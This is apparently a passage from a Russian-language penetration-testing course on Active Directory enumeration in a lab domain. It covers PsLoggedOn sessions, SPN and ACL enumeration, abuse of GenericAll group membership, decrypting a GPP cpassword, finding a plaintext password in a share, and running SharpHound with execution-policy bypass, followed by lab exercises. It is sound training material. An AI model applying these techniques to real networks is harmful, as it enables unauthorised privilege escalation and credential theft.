Одно ограничение: PsLoggedOn полагается на службу *Remote Registry*, чтобы сканировать связанный key. Remote Registry service не включена по умолчанию на Windows workstations начиная с Windows 8, но системные администраторы могут включать ее для разных административных задач, обратной совместимости, установки monitoring/deployment tools, скриптов, агентов и т.д.

Она также включена по умолчанию в более поздних Windows Server Operating Systems, таких как Server 2012 R2, 2016 (1607), 2019 (1809) и Server 2022 (21H2). Если включена, service остановится после десяти минут неактивности, чтобы экономить ресурсы, но снова включится через *automatic trigger*, как только мы подключимся с PsLoggedOn.

Теперь, после теории, попробуем запустить PsLoggedOn против компьютеров, которые пытались перечислить ранее, начиная с FILES04 и WEB04. PsLoggedOn расположен в `C:\Tools\PSTools` на CLIENT75. Чтобы использовать его, просто запустим его с именем целевого хоста:

```
PS C:\Tools\PSTools> .\PsLoggedon.exe \\files04

PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
     <unknown time>             CORP\jeff
Unable to query resource logons
```

Листинг 51 - Использование PsLoggedOn для просмотра входов пользователей на Files04

В этом случае обнаружили, что *jeff* вошел на FILES04 с доменной учетной записью. Это ценная информация, предполагающая еще один потенциальный вектор атаки. Сделаем заметку в документации.

Теперь перечислим также WEB04:

```
PS C:\Tools\PSTools> .\PsLoggedon.exe \\web04

PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

No one is logged on locally.
Unable to query resource logons
```

Листинг 52 - Использование PsLoggedOn для просмотра входов пользователей на Web04

Согласно выводу, на WEB04 нет активных пользователей. Это может быть ложноположительным результатом, поскольку мы не можем точно знать, запущен ли Remote Registry service, но сообщений об ошибках мы не получили, что указывает на точный вывод. Пока нужно доверять перечислению и принять, что на этом server нет активных пользователей.

Как мы выяснили ранее в этом разделе, похоже, у нас есть административные привилегии на CLIENT74 через *stephanie*, поэтому эта машина представляет большой интерес, и нужно также перечислить возможные сессии на ней. Сделаем это сейчас. В учебных целях Remote Registry service включен на CLIENT74.

```
PS C:\Tools\PSTools> .\PsLoggedon.exe \\client74

PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
     <unknown time>             CORP\jeffadmin

Users вошла через общие ресурсы:
     10/5/2022 1:33:32 AM       CORP\stephanie
```

Листинг 53 - Использование PsLoggedOn для просмотра входов пользователей на CLIENT74

Похоже, что у *jeffadmin* есть открытая сессия на CLIENT74, а вывод раскрывает несколько очень интересных деталей. Если перечисление точно и у нас действительно есть административные привилегии на CLIENT74, мы должны иметь возможность аутентифицироваться там и, возможно, украсть учетные данные *jeffadmin*. Было бы заманчиво попробовать это немедленно, но лучшая практика - придерживаться курса и продолжать перечисление. Цель - не быстрый выигрыш, а тщательный анализ.

Еще одна интересная вещь в выводе: *stephanie* вошла через общие ресурсы. Это показано потому, что PsLoggedOn uses API *NetSessionEnum*, который в этом случае требует входа для работы. Это может объяснить, почему ранее мы видели вход для *stephanie* при использовании PowerView.

На этом завершается перечисление скомпрометированного пользователя, включая перечисление активных сессий внутри домена. На основе собранной информации у нас есть очень интересный путь атаки, который при дальнейшем использовании может привести вплоть до администратора домена.

В следующем разделе продолжим enumeration, сосредоточившись на другом типе пользователей, а точнее *Service Accounts*.

1. На какой ключ реестра опирается *NetSessionEnum*, чтобы обнаруживать активные пользовательские сессии?
2. Запустите группу VM 1 и войдите на CLIENT75 как *stephanie*. Повторите шаги перечисления, описанные в этом разделе, чтобы найти активные сеансы входа. Какая служба должна быть включена на удаленной машине, чтобы PsLoggedOn мог перечислять сеансы?
3. Запустите группу VM 2 и войдите на CLIENT75 как *stephanie*. Выясните, на какой новой машине *stephanie* имеет административные привилегии, затем войдите на эту машину и получить флаг из Administrator Desktop.

К этому моменту мы получили довольно много информации и начинаем видеть, как вещи связаны друг с другом внутри домена. Чтобы завершить обсуждение перечисления пользователей, сместим фокус к Service Accounts, которые также могут входить в высокопривилегированные группы.

Приложения должны выполняться в контексте пользователя операционной системы. Если пользователь запускает приложение, этот пользовательский аккаунт задает контекст. Однако сервисы, запускаемые самой системой, работают в контексте *Service Account*.

Другими словами, изолированные приложения могут использовать набор предопределенных служебная учетная записьs, таких как LocalSystem, LocalService и NetworkService.

Для более сложных приложений может использоваться учетная запись доменного пользователя, чтобы предоставить нужный контекст и при этом сохранить доступ к ресурсам внутри домена.

Когда приложения вроде Exchange, MS SQL или *Internet Information Services* (IIS) интегрированы в AD, уникальный идентификатор экземпляра службы, known как Service Principal Name (SPN), связывает службу с конкретной служебная учетная запись в Active Directory.

Managed Service Accounts, представленные в Windows Server 2008 R2, были разработаны для сложных приложений, которым требуется более тесная интеграция с Active Directory.

Более крупные приложения вроде MS SQL и Microsoft Exchange часто требовали избыточности серверов для гарантировать доступность, но Managed Service Accounts не поддерживали это. Чтобы исправить это, Group Managed Service Accounts представлены в Windows Server 2012, но это требует, чтобы контроллеры домена работали под Windows Server 2012 или выше.
Из-за этого некоторые организации могут все еще полагаться на обычные Service Accounts.

Мы можем получить IP-адрес и номер порта приложений, работающих на серверах, интегрированных с AD, просто перечислив все SPN в домене; это значит, что широкий скан портов не нужен.

Поскольку информация зарегистрирована и хранится в AD, она присутствует на контроллере домена. Чтобы получить данные, снова запросим DC, на этот раз выполняя поиск конкретных SPN.

Чтобы перечислить SPN в домене, у нас есть несколько вариантов. В этом случае используем `setspn.exe`, установлен в Windows по умолчанию. Используем `-L` для запуска по серверам и клиентам домена.

Хотя мы могли бы пройтись по списку доменных пользователей, ранее мы обнаружили пользователя *iis_service*. Начнем с него:

```
c:\Tools>setspn -L iis_service
Registered ServicePrincipalNames for CN=iis_service,CN=Users,DC=corp,DC=com:
        HTTP/web04.corp.com
        HTTP/web04
        HTTP/web04.corp.com:80
```

Листинг 54 - Вывод SPN, linked to certain учетной записи пользователя

В листинге выше SPN связан с учетной записью *iis_service*.

Другой способ перечисления SPN - позволить PowerView перечислить все учетные записи в домене. Чтобы получить чистый список SPN, передайте вывод в **select** и выберите атрибуты **samaccountname** и **serviceprincipalname**:

```
PS C:\Tools> Get-NetUser -SPN | select samaccountname,serviceprincipalname

samaccountname serviceprincipalname
-------------- --------------------
krbtgt         kadmin/changepw
iis_service    {HTTP/web04.corp.com, HTTP/web04, HTTP/web04.corp.com:80}
```

Листинг 55 - Вывод SPN accounts in domain

Хотя учетная запись *krbtgt* будет изучена в следующих AD-модулях, пока продолжим фокусироваться на *iis service*. *serviceprincipalname* этой учетной записи установлен в "HTTP/web04.corp.com, HTTP/web04, HTTP/web04.corp.com:80", что указывает на веб-сервер.


Попробуем resolve **web04.corp.com** with **nslookup**:

```
PS C:\Tools\> nslookup.exe web04.corp.com
Server:  UnKnown
Address:  192.168.50.70

Name:    web04.corp.com
Address:  192.168.50.72
```

Листинг 56 - Resolving name web04.corp.com

По результату понятно, что имя хоста разрешается во внутренний IP-адрес. Если открыть этот IP в браузере, мы найдем сайт, требующий входа:



Поскольку такие типы учетных записей используются для запуска сервисов, можно предположить, что у них больше привилегий, чем у обычных учетных записей доменных пользователей. Пока просто задокументируем, что у *iis_service* есть связанный SPN; это будет ценно для нас в следующих AD-модулях.

1. Запустите группу VM 1 и войдите на CLIENT75 как *stephanie*. Повторите шаги перечисления, описанные в этом разделе, чтобы перечислить сервисные учетные записи. Как называется уникальный идентификатор службы, используемый для привязки конкретной службы в Active Directory?

В этом разделе мы будем перечислять specific permissions, связанные с объектами Active Directory. Хотя технические детали этих разрешений сложны и выходят за рамки этого модуля, важно обсудить базовые принципы перед началом enumeration.

Короче говоря, object в AD может иметь permissions, applied к нему through multiple Access Control Entries (ACE). Эти ACEs make up Access Control List (ACL). Каждый ACE defines, разрешен или denied access к specific object.

В качестве базового примера предположим, что доменный пользователь пытается получить доступ к domain share, который тоже является объектом. Целевой объект, в этом случае share, пройдет проверку на основе ACL, чтобы определить, есть ли у пользователя разрешения к share. Проверка ACL включает два основных шага. При попытке доступа к share пользователь отправляет *access token*, состоящий из идентичности пользователя и разрешений. Затем целевой объект проверяет token по списку разрешений (ACL). Если ACL разрешает пользователю доступ к share, доступ предоставляется. В противном случае запрос отклоняется.

AD includes wealth permission types, которые можно use для configure an ACE. Однако from attacker's standpoint нас mainly интересует несколько key permission types. Ниже list most interesting ones с description permissions, которые they provide:

```
GenericAll: Full permissions on object
GenericWrite: Edit certain attributes on the object
WriteOwner: Change ownership of the object
WriteDACL: Edit ACE's applied to object
AllExtendedRights: Change password, reset password, etc.
ForceChangePassword: Password change for object
Self (Self-Membership): Add ourselves to for example a group
```

Листинг 57 - AD permission types

Microsoft documentation lists other permissions и describes each более подробно.

Можно use **Get-ObjectAcl** для enumerate ACEs with PowerView. Для начала перечислим собственного пользователя, чтобы определить, какие ACEs applied. Это можно сделать через filtering on `-Identity`:

```
PS C:\Tools> Get-ObjectAcl -Identity stephanie

...
ObjectDN               : CN=stephanie,CN=Users,DC=corp,DC=com
ObjectSID              : S-1-5-21-1987370270-658905905-1781884369-1104
ActiveDirectoryRights  : ReadProperty
ObjectAceFlags         : ObjectAceTypePresent
ObjectAceType          : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength           : 56
AceQualifier           : AccessAllowed
IsCallback             : False
OpaqueLength           : 0
AccessMask             : 16
SecurityIdentifier     : S-1-5-21-1987370270-658905905-1781884369-553
AceType                : AccessAllowedObject
AceFlags               : None
IsInherited            : False
InheritanceFlags       : None
PropagationFlags       : None
AuditFlags             : None
...
```

Листинг 58 - Запуск Get-ObjectAcl с указанием нашего пользователя

Объем вывода может показаться подавляющим, поскольку мы перечислили каждый ACE, который выдает или запрещает какие-либо разрешения для *stephanie*. Хотя многие свойства кажутся потенциально полезными, нас прежде всего интересуют выделенные свойства в усеченном выводе Вывода 58.

Output lists two Security Identifiers (SID), уникальные значения, представляющие объект в AD. First, located в highlighted property *ObjectSID*, contains value "S-1-5-21-1987370270-658905905-1781884369-1104", which is difficult to read.

Чтобы разобраться в SID, используем команду PowerView **Convert-SidToName** для преобразования значения в фактическое имя доменного объекта:

```
PS C:\Tools> Convert-SidToName S-1-5-21-1987370270-658905905-1781884369-1104
CORP\stephanie
```

Листинг 59 - Converting ObjectISD into name

Преобразование показывает, что SID в property *ObjectSID* belongs к user *stephanie*, которого мы используем сейчас. Property *ActiveDirectoryRights* describes type permission applied к object. Чтобы find out, кто has permission *ReadProperty* в этом case, нужно convert value *SecurityIdentifier*.

Используем PowerView, чтобы convert it into readable name:

```
PS C:\Tools> Convert-SidToName S-1-5-21-1987370270-658905905-1781884369-553
CORP\RAS and IAS Servers
```

Листинг 60 - Converting SecurityIdentifier into name

Согласно PowerView, SID в property *SecurityIdentifier* принадлежит default AD group с именем RAS and IAS Servers.

В совокупности эта информация означает, что группа *RAS and IAS Servers* имеет *ReadProperty* access rights к нашему пользователю. Хотя это common configuration in AD и, скорее всего, не даст вектор атаки, мы использовали этот пример, чтобы разобраться в полученной информации.

In short, going forward нас интересуют *ActiveDirectoryRights* и *SecurityIdentifier* для каждого перечислили объект.

Наивысшее разрешение доступа, которое можно иметь на объекте, — *GenericAll*. Хотя есть много других интересных разрешений, обсуждавшихся ранее в этом разделе, используем GenericAll как пример в этом случае.

Можно continue use **Get-ObjectAcl** и select only properties of interest, namely *ActiveDirectoryRights* и *SecurityIdentifier*.
Хотя *ObjectSID* nice-to-have, он не нужен при enumerating specific objects в AD, поскольку он будет содержать только SID перечисленного объекта.

Хотя нам следует перечислить все объекты в домене, пока начнем с группы *Management Department*. Проверим, есть ли у каких-либо пользователей разрешения GenericAll.

Чтобы получить чистый и удобный вывод, используем PowerShell flag `-eq` для фильтрации свойства **ActiveDirectoryRights**, displaying only values equal к **GenericAll**. Затем передадим results через pipe в **select**, displaying only properties **SecurityIdentifier** и **ActiveDirectoryRights**:

```
PS C:\Tools> Get-ObjectAcl -Identity "Management Department" | ? {$_.ActiveDirectoryRights -eq "GenericAll"}
    | select SecurityIdentifier,ActiveDirectoryRights

SecurityIdentifier                            ActiveDirectoryRights
------------------                            ---------------------
S-1-5-21-1987370270-658905905-1781884369-512            GenericAll
S-1-5-21-1987370270-658905905-1781884369-1104           GenericAll
S-1-5-32-548                                            GenericAll
S-1-5-18                                                GenericAll
S-1-5-21-1987370270-658905905-1781884369-519            GenericAll
```

Листинг 61 - Enumerating ACLs for Management Group

В этом случае есть всего пять объектов, которые имеют право GenericAll на объект *Management Department*. Чтобы разобраться с этой информацией, преобразуем все SID в реальные имена:

```
PS C:\Tools> "S-1-5-21-1987370270-658905905-1781884369-512","S-1-5-21-1987370270-658905905-1781884369-1104",
    "S-1-5-32-548","S-1-5-18","S-1-5-21-1987370270-658905905-1781884369-519" | Convert-SidToName
CORP\Domain Admins
CORP\stephanie
BUILTIN\Account Operators
Local System
CORP\Enterprise Admins
```

Листинг 62 - Преобразование всех SID с правом GenericAll на Management Group

Первый SID принадлежит группе *Domain Admins*, и разрешение GenericAll не удивляет, поскольку у *Domain Admins* самые высокие привилегии в домене. Однако интересно найти *stephanie* в этом списке. Обычно обычный пользователь домена не должен иметь разрешения GenericAll на другие объекты в AD, поэтому это может быть ошибкой конфигурации.

Эта находка значима и указывает, что *stephanie* является привилегированной учетной записью.

Когда мы перечисляли *Management Group*, мы обнаружили, что *jen* была ее единственным членом. В качестве эксперимента, показывающего силу ошибочно настроенных разрешений объектов, попробуем использовать наши разрешения как *stephanie*, чтобы добавить себя в эту группу с помощью net.exe.

```
PS C:\Tools> net group "Management Department" stephanie /add /domain
The request will be processed at a контроллер домена for домена corp.com.

The command completed successfully.
```

Листинг 63 - Использование "net.exe" для добавления себя в доменную группу

Судя по выводу, теперь мы должны быть участником группы. Проверим это с помощью **Get-NetGroup**.

```
PS C:\Tools> Get-NetGroup "Management Department" | select member

member
------
{CN=jen,CN=Users,DC=corp,DC=com, CN=stephanie,CN=Users,DC=corp,DC=com}
```

Листинг 64 - Запуск "Get-NetGroup" для перечисления "Management Department"

Это показывает, что *jen* больше не единственный член группы и что мы также успешно добавили туда нашего пользователя *stephanie*.

Теперь, когда мы злоупотребили правом GenericAll, используем его для уборки за собой, удалив нашего пользователя из group:

```
PS C:\Tools> net group "Management Department" stephanie /del /domain
The request will be processed at a контроллер домена for домена corp.com.

The command completed successfully.
```

Листинг 65 - Использование "net.exe" для удаления себя из доменной группы

Снова use PowerView to verify, что *jen* является sole участником группы:

```
PS C:\Tools> Get-NetGroup "Management Department" | select member

member
------
CN=jen,CN=Users,DC=corp,DC=com
```

Листинг 66 - Запуск "Get-NetGroup" для проверки, что наш пользователь удален из доменной группы

Отлично, cleanup прошел успешно.

С точки зрения system administrator управление permissions в Active Directory может быть сложной задачей, особенно в complex средах. Weak permissions, подобные увиденным здесь, часто становятся популярными векторами для атакующих, поскольку помогают повышать привилегии внутри домена.

В этом конкретном случае мы целенаправленно перечислили объект *Management Group* и использовали GenericAll у пользователя *stephanie*, чтобы добавить нашего пользователя в группу. Хотя это не дало дополнительных доменных привилегий, упражнение продемонстрировало процесс обнаружения и злоупотребления широким набором разрешений, которые можно использовать в реальных проектах.

1. Запустите группу VM 1 и войдите на CLIENT75 как *stephanie*. Повторите шаги перечисления, описанные в этом разделе, чтобы разобраться с разрешениями объектов. Из записей какого типа состоит ACL?

2. Какая самая мощная ACL может быть у нас на объекте в Active Directory?

Чтобы завершить обсуждение ручного перечисления, сместим фокус к domain shares. Domain shares часто содержат критически важную информацию о среде, которую можно использовать в нашу пользу.

Используйте функцию PowerView **Find-DomainShare**, чтобы найти общие ресурсы в домене. Можно также добавить флаг *-CheckShareAccess*, чтобы отображать только доступные нам общие ресурсы. Однако пока skip this flag, чтобы return full list, включая shares, которые may target later.
Note, что PowerView may take a few moments to find shares and list them.

```
PS C:\Tools> Find-DomainShare

Name           Type Remark                 ComputerName
----           ---- ------                 ------------
ADMIN$   2147483648 Remote Admin           DC1.corp.com
C$       2147483648 Default share          DC1.corp.com
IPC$     2147483651 Remote IPC             DC1.corp.com
NETLOGON          0 Logon server share     DC1.corp.com
SYSVOL            0 Logon server share     DC1.corp.com
ADMIN$   2147483648 Remote Admin           web04.corp.com
backup            0                        web04.corp.com
C$       2147483648 Default share          web04.corp.com
IPC$     2147483651 Remote IPC             web04.corp.com
ADMIN$   2147483648 Remote Admin           FILES04.corp.com
C                 0                        FILES04.corp.com
C$       2147483648 Default share          FILES04.corp.com
docshare          0 Documentation purposes FILES04.corp.com
IPC$     2147483651 Remote IPC             FILES04.corp.com
Tools             0                        FILES04.corp.com
Users             0                        FILES04.corp.com
Windows           0                        FILES04.corp.com
ADMIN$   2147483648 Remote Admin           client74.corp.com
C$       2147483648 Default share          client74.corp.com
IPC$     2147483651 Remote IPC             client74.corp.com
```

```
ADMIN$   2147483648 Remote Admin          client75.corp.com
C$       2147483648 Default share        client75.corp.com
IPC$     2147483651 Remote IPC           client75.corp.com
sharing           0                      client75.corp.com
```

Листинг 67 - Запрос доменных общих папок

Вывод 67 показывает общие ресурсы с трех разных серверов и нескольких клиентов. Хотя некоторые из них являются стандартными доменными ресурсами, следует исследовать каждый ресурс в поисках интересной информации.

В этом instance first focus on SYSVOL, поскольку он may include files и folders, residing on контроллер домена itself.
Этот particular share typically used for various domain policies and scripts.
По умолчанию папка **SYSVOL** сопоставлена с `%SystemRoot%\SYSVOL\Sysvol\domain-name` на контроллере домена, и каждый доменный пользователь имеет к ней доступ.

```
PS C:\Tools> ls \\dc1.corp.com\sysvol\corp.com\

    Directory: \\dc1.corp.com\sysvol\corp.com

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/21/2022   1:11 AM                Policies
d-----          9/2/2022   4:08 PM                scripts
```

Листинг 68 - Вывод содержимое SYSVOL share

Во время оценки следует исследовать каждую обнаруженную папку в поисках интересных элементов. Пока изучим папку **Policies**:

```
PS C:\Tools> ls \\dc1.corp.com\sysvol\corp.com\Policies\

    Directory: \\dc1.corp.com\sysvol\corp.com\Policies

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/21/2022   1:13 AM                oldpolicy
d-----          9/2/2022   4:08 PM                {31B2F340-016D-11D2-945F-00C04FB984F9}
d-----          9/2/2022   4:08 PM                {6AC1786C-016F-11D2-945F-00C04fB984F9}
```

Листинг 69 - Вывод содержимое "SYSVOL\policies share"

Все папки потенциально интересны, но сначала изучим **oldpolicy**. Внутри, как показано в Выводе 70, находим файл с именем **old-policy-backup.xml**:

```
PS C:\Tools> cat \\dc1.corp.com\sysvol\corp.com\Policies\oldpolicy\old-policy-backup.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups   clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <User   clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
          name="Administrator (built-in)"
          image="2"
          changed="2012-05-03 11:45:20"
          uid="{253F4D90-150A-4EFB-BCC8-6E894A9105F7}">
    <Properties
          action="U"
          newName=""
          fullName="admin"
          description="Change local admin"
          cpassword="+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE"
          changeLogon="0"
          noChange="0"
          neverExpires="0"
          acctDisabled="0"
```

```
          userName="Administrator (built-in)"
          expires="2016-02-10" />
  </User>
</Groups>
```

Листинг 70 - Проверка содержимого файла old-policy-backup.xml

Судя по имени папки и самого файла, похоже, это старый файл доменной политики.
Это распространенный артефакт в доменных общих ресурсах, поскольку системные администраторы часто забывают их при внедрении новых политик.
В этом конкретном случае XML-файл описывает старую политику, полезную для изучения текущих политик, и зашифрованный пароль для локальной встроенной учетной записи Administrator.
Encrypted password could be extremely valuable.

Historically system administrators often changed local workstation passwords через Group Policy Preferences (GPP).

However, even though GPP-stored passwords encrypted с AES-256, private key для encryption posted on MSDN.
Мы можем use this key для decrypt зашифрованного пароляs.
В этом случае используем ruby script gpp-decrypt в Kali Linux, который decrypts given GPP encrypted string:

```
kali@kali:~$ gpp-decrypt "+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE"
P@$$w0rd
```

Листинг 71 - Использование gpp-decrypt для расшифровки пароля

Как показано в Выводе 71, мы успешно расшифровали пароль и занесли эту находку в документацию.

Вывод 67 также revealed other shares of potential interest. Check out **docshare** on **FILES04.corp.com**, который is not default share.

```
PS C:\Tools> ls \\FILES04\docshare

    Directory: \\FILES04\docshare

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/21/2022   2:02 AM                docs
```

Листинг 72 - Вывод содержимое docshare

Дальше в folder structure находим folder **do-not-share**, containing `start-email.txt`:

```
PS C:\Tools> ls \\FILES04\docshare\docs\do-not-share

    Directory: \\FILES04\docshare\docs\do-not-share

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/21/2022   2:02 AM           1142 start-email.txt
```

Листинг 73 - Вывод содержимое do-not-share

Хотя это очень странное имя для папки, которая фактически является общей, посмотрим содержимое файла:

```
PS C:\Tools> cat \\FILES04\docshare\docs\do-not-share\start-email.txt
Hi Jeff,

We are excited to have you on the team here in Corp. As Pete mentioned, we have been without a system
    administrator
since Dennis left, and we are very happy to have you on board.

Pete mentioned that you had some issues logging in to your Corp account, so I'm sending this email to you on
    your personal address.

The username I'm sure you already know, but here you have the brand new auto generated password as well:
    HenchmanPutridBonbon11

As you may be aware, we are taking security more seriously now after the previous breach, so please change
    the password at first login.

Best Regards
Stephanie

..............

Hey Stephanie,

Thank you for the warm welcome. I heard about the previous breach and that Dennis left the company.

Fortunately he gave me a great deal of documentation to go through, although in paper format. I'm in the
process of digitalizing the documentation so we can all share the knowledge. For now, you can find it in
the shared folder on the file server.

Thank you for reminding me to change the password, I will do so at the earliest convenience.

Best regards
Jeff
```

Листинг 74 - Проверка файла "start-email.txt"

Согласно тексту в этом файле, *jeff* сохранил письмо с возможным паролем в открытом виде: *HenchmanPutridBonbon11*.
Хотя пароль мог быть изменен, сделаем заметку в документации.
С учетом этого пароля и пароля, обнаруженного ранее, мы строим примерный профиль политики паролей, используемой как для пользователей, так и для компьютеров в организации.
При необходимости это можно использовать для создания специальных словарей для угадывания паролей и brute force.

1. Запустите группу VM 1 и войдите на CLIENT75 как *stephanie*. Повторите шаги перечисления, описанные в этом разделе, и просмотрите информацию в доступных общих ресурсах. Какое имя хоста у сервера, предоставляющего общий доступ к папке **SYSVOL** в домене *corp.com*?
2. Запустите группу VM 2 и войдите на CLIENT75 как *stephanie*. Используйте PowerView, чтобы найти общие папки в измененном домене *corp.com* и перечислите их для получить флаг.

21.4. Active Directory - автоматизированное перечисление

Этот учебный блок охватывает следующие учебные цели:

• Собирать доменные данные с помощью SharpHound
• Анализировать данные с помощью BloodHound

Как мы уже видели в этом модуле, ручное перечисление может занимать довольно много времени и генерировать большой объем информации, которую трудно упорядочить.

Хотя важно понимать принципы ручного перечисления, мы также можем использовать автоматизированные инструменты, чтобы ускорить процесс перечисления и быстро выявить возможные пути атаки, особенно в крупных средах. У ручных и автоматизированных инструментов есть свои преимущества, и большинство специалистов в реальных проектах используют комбинацию этих двух подходов.

Некоторые автоматизированные инструменты, например PingCastle, генерируют отличные отчеты, хотя для коммерческого использования большинству из них требуются платные лицензии. В нашем случае сосредоточимся на BloodHound, отличном бесплатном инструменте, который крайне полезен для анализа AD-окружений.

Стоит отметить, что автоматизированные инструменты генерируют большой объем сетевого трафика, и многие администраторы, скорее всего, заметят всплеск трафика при запуске таких инструментов.

В следующем разделе мы будем использовать BloodHound для анализа, организации и представления data, а сопутствующий tool для сбора data, SharpHound, для ее сбора. SharpHound написан на C# и использует Windows API functions и LDAP namespace functions, похожие на те, которые мы вручную использовали в предыдущих sections. Например, SharpHound попытается использовать NetWkstaUserEnum и NetSessionEnum для перечисления активных сессий, как мы делали ранее. Он также выполнит запросы к службе Remote Registry, который мы тоже задействовали ранее.

При оценке Active Directory часто лучше комбинировать автоматические и ручные techniques enumeration. Хотя теоретически мы могли бы собрать ту же информацию вручную, графические relationships часто раскрывают пути атаки, которые иначе легко пропустить.

Давайте запустим SharpHound.

SharpHound доступен в нескольких форматах. Мы можем скомпилировать его самостоятельно, использовать уже скомпилированный executable или запустить его как PowerShell script.

В нашем случае используем PowerShell script. Чтобы взять самую свежую version, мы не будем использовать файл, расположенный в `C:\Tools` на CLIENT75. Вместо этого загрузим текущий zip-файл SharpHound на нашу Kali-машину. Затем извлечем файл **Sharphound.ps1** из zip-файла и перенесем его на машину CLIENT75. После этого откроем окно PowerShell и импортируем script в memory:

```
PS C:\Users\stephanie> cd .\Downloads\

PS C:\Users\stephanie\Downloads> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\stephanie\Downloads> Import-модуле .\Sharphound.ps1
```

Листинг 75 - Importing the SharpHound script to memory

После импорта SharpHound мы можем начать сбор доменные данные. Однако для запуска SharpHound сначала нужно выполнить **Invoke-BloodHound**. Это не совсем интуитивно, поскольку на этом этапе мы запускаем только SharpHound. Выполните **Get-Help**, чтобы узнать больше об этой command.

```
PS C:\Users\stephanie\Downloads> Get-Help Invoke-BloodHound

NAME
    Invoke-BloodHound

SYNOPSIS
    Runs the BloodHound C# Ingestor using reflection. The assembly is stored in this file.


SYNTAX
    Invoke-BloodHound [-CollectionMethods <String[]>] [-Domain <String>] [-SearchForest] [-Stealth] [-
    LdapFilter
    <String>] [-DistinguishedName <String>] [-ComputerFile <String>] [-OutputDirectory <String>] [-
    OutputPrefix
    <String>] [-CacheName <String>] [-MemCache] [-RebuildCache] [-RandomFilenames] [-ZipFilename <String>] [-
    NoZip]
    [-ZipPassword <String>] [-TrackComputerCalls] [-PrettyPrint] [-LdapUsername <String>] [-LdapPassword
    <String>]
    [-DomainController <String>] [-LdapPort <Int32>] [-SecureLdap] [-DisableCertVerification] [-
    DisableSigning]
    [-SkipPortCheck] [-PortCheckTimeout <Int32>] [-SkipPasswordCheck] [-ExcludeDCs] [-Throttle <Int32>] [-
    Jitter
    <Int32>] [-Threads <Int32>] [-SkipRegistryLoggedOn] [-OverrideUsername <String>] [-RealDNSName <String>]
    [-CollectAllProperties] [-Loop] [-LoopDuration <String>] [-LoopInterval <String>] [-StatusInterval
    <Int32>]
    [-Verbosity <Int32>] [-Help] [-Version] [<CommonParameters>]


DESCRIPTION
    Using reflection and assembly.load, load the compiled BloodHound C# ingestor into memory
    and run it without touching disk. Parameters are converted to the equivalent CLI arguments
    for the SharpHound executable and passed in via reflection. The appropriate function
    calls are made in order to ensure that assembly dependencies are loaded properly.


RELATED LINKS

REMARKS
    To see the examples, type: "get-help Invoke-BloodHound -examples".
    For more information, type: "get-help Invoke-BloodHound -detailed".
    For technical information, type: "get-help Invoke-BloodHound -full".
```

Листинг 76 - Checking the SharpHound options

Начнем с -CollectionMethod, который описывает различные collection methods. В нашем случае попробуем собрать **All** data, что выполнит все collection methods, кроме local group policies.

По умолчанию SharpHound собирает data в JSON files и автоматически упаковывает их в zip. Это упрощает последующую передачу file на Kali Linux. Сохраним этот выходной файл на Desktop с prefix "corp audit", как показано ниже:

```
PS C:\Users\stephanie\Downloads> Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\stephanie\
    Desktop\ -OutputPrefix "corp audit"
```

